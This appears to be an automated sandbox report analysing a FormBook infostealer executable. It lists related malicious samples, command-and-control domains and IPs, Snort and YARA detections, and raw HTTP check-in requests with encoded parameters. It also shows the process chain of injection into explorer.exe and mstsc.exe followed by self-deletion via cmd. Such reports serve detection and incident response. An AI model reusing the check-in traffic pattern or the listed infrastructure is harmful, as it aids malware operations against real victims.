	8Z9DxqJIfN	Get hash	malicious	Browse	• 54.40.250.85
	3etkq3iOPQ	Get hash	malicious	Browse	• 54.243.89.62
	yuwxgoZIFLndvl.dll	Get hash	malicious	Browse	• 54.243.175.83
	SKGMC38758347_Aztrade azerbaycan urun teklifi.exe	Get hash	malicious	Browse	• 35.169.40.107
	SGKCM20217566748_Federighi Turkiye Oferta Term#U00e9k.exe	Get hash	malicious	Browse	• 35.169.40.107
	PO_0008.exe	Get hash	malicious	Browse	• 52.20.84.62
SQUARESPACEUS	PO64259,pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO_0008.exe	Get hash	malicious	Browse	• 198.185.159.144
	Scan#0068-46c3365.exe	Get hash	malicious	Browse	• 198.185.159.144
	Payment.exe	Get hash	malicious	Browse	• 198.185.159.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	auhToVTQTs.exe	Get hash	malicious	Browse	• 198.185.159.144
	doc783748934334 PDF.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order Signed PEARLTECH contract and PO.exe	Get hash	malicious	Browse	• 198.185.159.144
	TiJdUtcaWz.exe	Get hash	malicious	Browse	• 198.185.159.144
	n9qwhaMVcs.exe	Get hash	malicious	Browse	• 198.185.159.144
	E51BZ4gBRo.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order-CNS Amura Precision Co., Ltd 9A210118KR.exe	Get hash	malicious	Browse	• 198.185.159.144
	Instruction copy.exe	Get hash	malicious	Browse	• 198.185.159.144
	00928377320212607_pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	2N1tt5eaCn	Get hash	malicious	Browse	• 142.202.19.59
	MtYE4LZNQy.exe	Get hash	malicious	Browse	• 198.185.159.144
	wREFu91LXZ.exe	Get hash	malicious	Browse	• 198.185.159.144
	Orden de compra cotizacion.exe	Get hash	malicious	Browse	• 198.185.159.144
	Inv_7623980.exe	Get hash	malicious	Browse	• 198.185.159.144
	Ever Brilliant scan.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	SMdWrQW0nH.exe	Get hash	malicious	Browse	• 198.185.159.144

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\JFBlvEr5H9.exe.log	
Process:	C:\Users\user\Desktop\JFBlvEr5H9.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.015277955515814
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	JFBlvEr5H9.exe
File size:	1336832
MD5:	214b1ddf045e4d6fdd73a5c8788d2adc
SHA1:	8bb7c462fb649d16edb98ab526df8475a329cc71
SHA256:	d8e25ce44c46057985a0467adcf4fc12d8beac599e3031f6674fd1e01988267e
SHA512:	781fff07edcb65ec4c77c80f20a6c6aa658f4679c411654abcdc1233f19cea170b47ebb5a4227618459482f32462af12188a7cb870bd3eb347696485bb530e3c
SSDEEP:	24576:JvvbQF4jajOm9u+d7bs6IpQf4DMqMuulZcjLsq3ut:FbQOmi0Zbwp3DlFu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....L.a.....P..p..... .....@.. .....@.....

File Icon

Icon Hash:	f0c2a07179b396e8

Static PE Info

General

Entrypoint:	0x508fca
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61094CD4 [Tue Aug 3 14:04:04 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x106fd0	0x107000	False	0.60181685183	data	6.91186053545	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x10a000	0x3f0a0	0x3f200	False	0.744016862624	data	7.06553974349	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x14a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-18:14:43.211032	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.5	52.20.84.62
08/03/21-18:14:43.211032	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.5	52.20.84.62
08/03/21-18:14:43.211032	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.5	52.20.84.62
08/03/21-18:14:43.983733	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8
08/03/21-18:14:53.810308	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49753	34.98.99.30	192.168.2.5

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:14:15.805944920 CEST	192.168.2.5	8.8.8.8	0x9c12	Standard query (0)	www.pyithuhluttaw.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:38.531346083 CEST	192.168.2.5	8.8.8.8	0xa90f	Standard query (0)	www.pyithuhluttaw.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:41.940502882 CEST	192.168.2.5	8.8.8.8	0xd5fa	Standard query (0)	www.aideliveryrobot.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:42.947648048 CEST	192.168.2.5	8.8.8.8	0xd5fa	Standard query (0)	www.aideliveryrobot.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:48.365482092 CEST	192.168.2.5	8.8.8.8	0x2079	Standard query (0)	www.anewdistraction.com	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:53.637063980 CEST	192.168.2.5	8.8.8.8	0xff3	Standard query (0)	www.advancedaccessapplications.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:14:15.859282017 CEST	8.8.8.8	192.168.2.5	0x9c12	No error (0)	www.pyithuhluttaw.net		103.91.67.83	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:38.569047928 CEST	8.8.8.8	192.168.2.5	0xa90f	No error (0)	www.pyithuhluttaw.net		103.91.67.83	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:43.071280003 CEST	8.8.8.8	192.168.2.5	0xd5fa	No error (0)	www.aideliveryrobot.com		52.20.84.62	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 18:14:43.983611107 CEST	8.8.8.8	192.168.2.5	0xd5fa	Server failure (2)	www.aideliveryrobot.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:48.409579039 CEST	8.8.8.8	192.168.2.5	0x2079	No error (0)	www.anewdistraction.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:14:48.409579039 CEST	8.8.8.8	192.168.2.5	0x2079	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:48.409579039 CEST	8.8.8.8	192.168.2.5	0x2079	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:48.409579039 CEST	8.8.8.8	192.168.2.5	0x2079	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:48.409579039 CEST	8.8.8.8	192.168.2.5	0x2079	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Aug 3, 2021 18:14:53.678287029 CEST	8.8.8.8	192.168.2.5	0xff3	No error (0)	www.advancedaccessapplications.com	advancedaccessapplications.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:14:53.678287029 CEST	8.8.8.8	192.168.2.5	0xff3	No error (0)	advancedaccessapplications.com		34.98.99.30	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.aideliveryrobot.com
- www.anewdistraction.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49751	52.20.84.62	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:14:43.211031914 CEST	9212	OUT	GET /p2io/?4hUd=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJCbeCHS0svVQ&l8Wd=tZ-TMtLxEfs8 HTTP/1.1 Host: www.aideliveryrobot.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 18:14:43.349148989 CEST	9212	IN	HTTP/1.1 404 Not Found Server: openresty Date: Tue, 03 Aug 2021 16:14:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 39 36 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 96<html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> openresty </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49752	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:14:48.519578934 CEST	9213	OUT	GET /p2io/?l8Wd=tZ-TMtLxEfs8&4hUd=ia0dgIkdnBZILDuo3zp8eo0tNiPxoXJfkPpt6P05AAGh3ZPzSagLTNX+xAQ6XfPC4pFf HTTP/1.1 Host: www.anewdistraction.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 18:14:48.629916906 CEST	9215	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Tue, 03 Aug 2021 16:14:48 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: tR1je8UA/ztYBl6qL Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 32 65 6d 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: JFBlvEr5H9.exe PID: 2036 Parent PID: 5628

General

Start time:	18:12:44
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\JFBlvEr5H9.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\JFBlvEr5H9.exe'
Imagebase:	0x540000
File size:	1336832 bytes
MD5 hash:	214B1DDF045E4D6FDD73A5C8788D2ADC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.259577263.0000000002E41000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.260942195.0000000003AC9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.260942195.0000000003AC9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.260942195.0000000003AC9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: JFBlvEr5H9.exe PID: 1760 Parent PID: 2036

General

Start time:	18:12:55
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\JFBlvEr5H9.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\JFBlvEr5H9.exe
Imagebase:	0xa70000
File size:	1336832 bytes
MD5 hash:	214B1DDF045E4D6FDD73A5C8788D2ADC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.355743155.0000000001530000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.355743155.0000000001530000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.355743155.0000000001530000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.354554350.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.354554350.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.354554350.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.355839034.0000000001560000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.355839034.0000000001560000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.355839034.0000000001560000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 1760

General

Start time:	18:12:58
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: mstsc.exe PID: 6868 Parent PID: 1760

General

Start time:	18:13:40
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\mstsc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0x1330000
File size:	3444224 bytes
MD5 hash:	2412003BE253A515C620CE4890F3D8F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.500868398.0000000000B40000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.500868398.0000000000B40000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.500868398.0000000000B40000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.500576631.0000000000B10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.500576631.0000000000B10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.500576631.0000000000B10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.499504854.00000000006F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.499504854.00000000006F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.499504854.00000000006F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 7048 Parent PID: 6868

General

Start time:	18:13:42
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\JFBlvEr5H9.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: conhost.exe PID: 7104 Parent PID: 7048

General

Start time:	18:13:42
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis